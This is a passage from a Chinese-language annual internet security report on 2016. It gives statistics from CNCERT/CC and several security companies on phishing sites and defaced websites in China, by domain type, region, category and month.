


图5-11　2016年仿冒我国境内网站的IP地址及其承载的仿冒页面数量按国家或地区分布TOP5（来源：CNCERT/CC）

从钓鱼站点使用域名的顶级域分布来看，以 .com 最多，占 52.6%，其次是 .cc 和 .pw，分别占 32.3% 和 4.6%。2016 年 CNCERT/CC 抽样监测发现的钓鱼站点所用域名按顶级域分布如图 5-12 所示。




图5-12　2016年抽样监测发现的钓鱼站点所用域名按顶级域分布（来源：CNCERT/CC）

5.4 通报成员单位报送情况

5.4.1 奇虎 360 公司网站安全检测情况

5.4.1.1 网页篡改监测情况

2016 年全年（截至 2016 年 11 月 15 日），360 网站安全检测平台共扫描各类网站 197.9 万个。其中，被篡改（不包括被植入后门程序）的网站 8.3 万个（全年去重），比 2015 年的 8.4 万相比基本持平，但比例增加 0.6 个百分点，占比为 4.2 %。

从每月数据统计（当月去重）来看，2016 年前 11 个月平均每月扫描检出被篡改网站 0.85 万个，相比 2015 年的 1.62 万，减少 47.5%。2015 年与 2016 年 1–11 月检出被篡改网站数量如图 5–13 所示。




图5–13　2015年与2016年1–11月检出被篡改网站数量（来源：360互联网安全中心）

5.4.1.2 仿冒网站检测情况

2016 年，360 互联网安全中心共截获各类新增钓鱼网站 196.9 万个，同比 2015 年（156.9 万个）上升 25.5%；平均每天新增 5395 个，每小时涌现超过 225 个钓鱼网站。

2016 年，360 互联网安全中心的 PC 端和手机安全软件共为全国用户拦截钓鱼攻击 279.5 亿次，同比 2015 年（379.3 亿次）下降 26.3%，平均每天拦截 7636.6 万次。其中 PC 端拦截量为 259.4 亿次，占总拦截量的 92.8%；移动端为 20.1 亿次，占总拦截量的 7.2%。

2016 年钓鱼网站新增量和拦截量如图 5-14 所示。




图5-14　2016年钓鱼网站新增量和拦截量（来源：360互联网安全中心）

2016 年移动端和 PC 端拦截钓鱼网站次数比较如图 5-15 所示。




图5-15　2016年移动端和PC端拦截钓鱼网站次数比较
（来源：360互联网安全中心）

在新增钓鱼网站中，境外彩票以 44.4% 位居首位，虚假购物 13.4%、假冒银行 7.8% 位列其后。钓鱼网站的拦截量方面，境外彩票占到 60.5%，排名第一，其次是虚假购物 5.8%、金融证券 4.3%。2016 年钓鱼网站新增量和拦截量类型分布如图 5-16 所示。




图5-16　2016年钓鱼网站新增量和拦截量类型分布（来源：360互联网安全中心）

另据 360 互联网安全中心监测，2016 年以来，网站被黑并被篡改为钓鱼网站的情况日益严重。全年新增钓鱼网站中，网站被黑而搭建起来的钓鱼网站占比 19.0%，攻击者之所以会使用被黑网站作为钓鱼网站，主要目的就是为了躲避安全软件的监控与拦截。同时，网站被黑也表明网站存在明显的没有修复的安全漏洞。2016 年新增钓鱼网站中被黑网站占比如图 5-17 所示。




图5-17　2016年新增钓鱼网站中被黑网站占比（来源：360互联网安全中心）

5.4.1.3 服务器地域分布

从新增钓鱼网站的服务器地域分布来看，服务器架设在中国香港地区的占比最高，为20.6%，其次是广东省（3.5%）、北京市（1.8%）、河南省（0.9%）和浙江省（0.9%）。2016年钓鱼网站服务器所属地域分布（按新增量）如图5-18所示。






图5-18　2016年钓鱼网站服务器所属地域分布（按新增量）（来源：360互联网安全中心）

从钓鱼网站拦截量上看，63.7%的钓鱼网站攻击所属服务器来自国内，位于国外的服务器占36.3%。在来自国内的攻击中，浙江省最多，占比为20.3%，其次是中国香港（19.6%）、江苏省（14.2%）、广东省（10.4%）、

北京市（7.6%）和福建省（4.6%）。在来自国外的攻击中，美国最多，占比为 58.6%，其次是加拿大（18.6%）、日本（3.7%）。总体而言，国外钓鱼网站的服务器地域分布集中度高。2016 年钓鱼网站服务器所属地域分布（按拦截量）如图 5-19 所示。



（a）国内服务器63.7%



（b）国外服务器36.3%

图5-19　2016年钓鱼网站服务器所属地域分布（按拦截量）
（来源：360互联网安全中心）

5.4.2　安恒公司网站安全检测情况

2016 年，安恒公司监测发现我国境内被篡改网站数量为 1230 个，较 2015 年的 1418 个减少 13.26%。2016 年我国境内被篡改网站月度统计情况如图 5-20 所示。




图5-20　2016年我国境内被篡改网站数量按月度统计（来源：安恒公司）

从域名类型来看，2016 年我国境内被篡改网站中，代表商业机构的网站（.com）占 9.3%，政府类网站（.gov）占 83.5%，网络组织类网站（.net）占 0.5%，非营利组织类网站（.org）占 0.9%，教育机构类网站（.edu）占 1.3%。2016 年我国境内被篡改网站按域名类型分布统计如图 5-21 所示。




图5-21　2016年我国境内被篡改网站按域名类型分布统计（来源：安恒公司）

如图 5-22 所示，2016 年我国境内被篡改网站数量按地域分布进行统计，

排名前 10 位的地区分别是，山东省、江苏省、浙江省、安徽省、广东省、湖北省、陕西省、四川省、湖南省、甘肃省。




图5-22　2016年我国境内被篡改网站数量按地域分布统计（来源：安恒公司）

2016 年，安恒公司监测发现我国境内政府网站被篡改数量为 1027 个，较 2015 年的 1375 个减少 27.3%，占安恒公司监测的政府网站列表总数的 0.3%，即平均每 1000 个政府网站中就有 3 个网站遭到篡改。2016 年我国境内被篡改的政府网站数量和其占被篡改网站总数比例按月度统计如图 5-23 所示。




图5-23　2016年我国境内政府网站被篡改数量和所占比例按月度统计（来源：安恒公司）

5.4.3 东软公司网站安全检测情况

5.4.3.1 网页篡改监测情况

2016 年，东软公司监测发现我国境内被篡改网站数量为 500 个。从域名类型来看，2016 年我国境内被篡改网站中，代表商业机构的网站（.com）占 87.6%，政府类网站（.gov）占 0.6%，网络组织类网站（.net）占 3.4%，非营利组织类网站（.org）占 0.6%。2016 年我国境内被篡改网站按域名类型分布如图 5-24 所示。




图5-24　2016年我国境内被篡改网站按域名类型分布（来源：东软公司）

5.4.3.2 网页仿冒监测情况

2016 年，东软公司共监测到仿冒我国境内网站的钓鱼页面 261 个。从钓鱼站点使用域名的顶级域分布来看，以 .com 最多，占 51.0%，其次是 .cc 和 .cn，分别占 33.0% 和 3.4%。2016 年东软公司监测发现的钓鱼站点所用域名按顶级域分布统计如图 5-25 所示。




图5-25　2016年监测发现的钓鱼站点所用域名按顶级域分布统计（来源：东软公司）

5.4.4　绿盟科技公司网站安全检测情况

2016 年，绿盟科技公司监测发现我国境内被篡改网站数量为 1686 个（去重后），较 2015 年的 1370 个增加 23%，我国境内被篡改网站月度统计如图 5-26 所示。




图5-26　2016年我国境内被篡改网站数量按月度统计（来源：绿盟科技公司）

从域名类型来看，2016 年我国境内被篡改网站中，代表商业机构的网站（.com）占 56.3%，政府类网站（.gov）占 19.1%，网络组织类网站（.net）占 5.0%，非营利组织类（.org）网站占 1.4%，教育机构类（.edu）网站占 2.6%。2016 年我国境内被篡改网站按域名类型分布情况如图 5-27 所示。




图5-27　2016年我国境内被篡改网站按域名类型分布（来源：绿盟科技公司）

2016 年我国境内被篡改网站数量按地域进行统计，排名前 10 位的地区分别是，北京市、广东省、浙江省、江苏省、上海市、福建省、河南省、四川省、山东省、湖北省。

2016 年，绿盟科技公司监测发现我国境内政府网站被篡改数量为 337 个，较 2015 年的 275 个增长 22%，占绿盟科技公司监测的政府网站列表总数的 0.7%，即平均每 1000 个政府网站中就有 7 个网站遭到篡改。2016 年我国境内被篡改的政府网站数量和其占被篡改网站总数比例按月度统计如图 5-28 所示。




图5-28　2016年我国境内政府网站被篡改数量和所占比例按月度统计（来源：绿盟科技公司）

5.4.5　深信服公司网站安全监测情况

5.4.5.1 网页篡改监测情况

2016 年，深信服公司监测发现我国境内被篡改网站数量为 2560 个，较 2015 年的 3305 个减少 29%。我国境内被篡改网站月度统计情况如图 5-29 所示。




图5-29　2016年我国境内被篡改网站数量按月度统计（来源：深信服公司）

从域名类型来看，2016 年我国境内被篡改网站中，代表商业机构的网站（.com）占 20.0%，政府类网站（.gov）占 21.8%，网络组织类网站（.net）占 16.4%，非营利组织类网站（.org）占 9.1%，教育机构类网站（.edu）占 32.7%。2016 年我国境内被篡改网站按域名类型分布情况如图 5-30 所示。

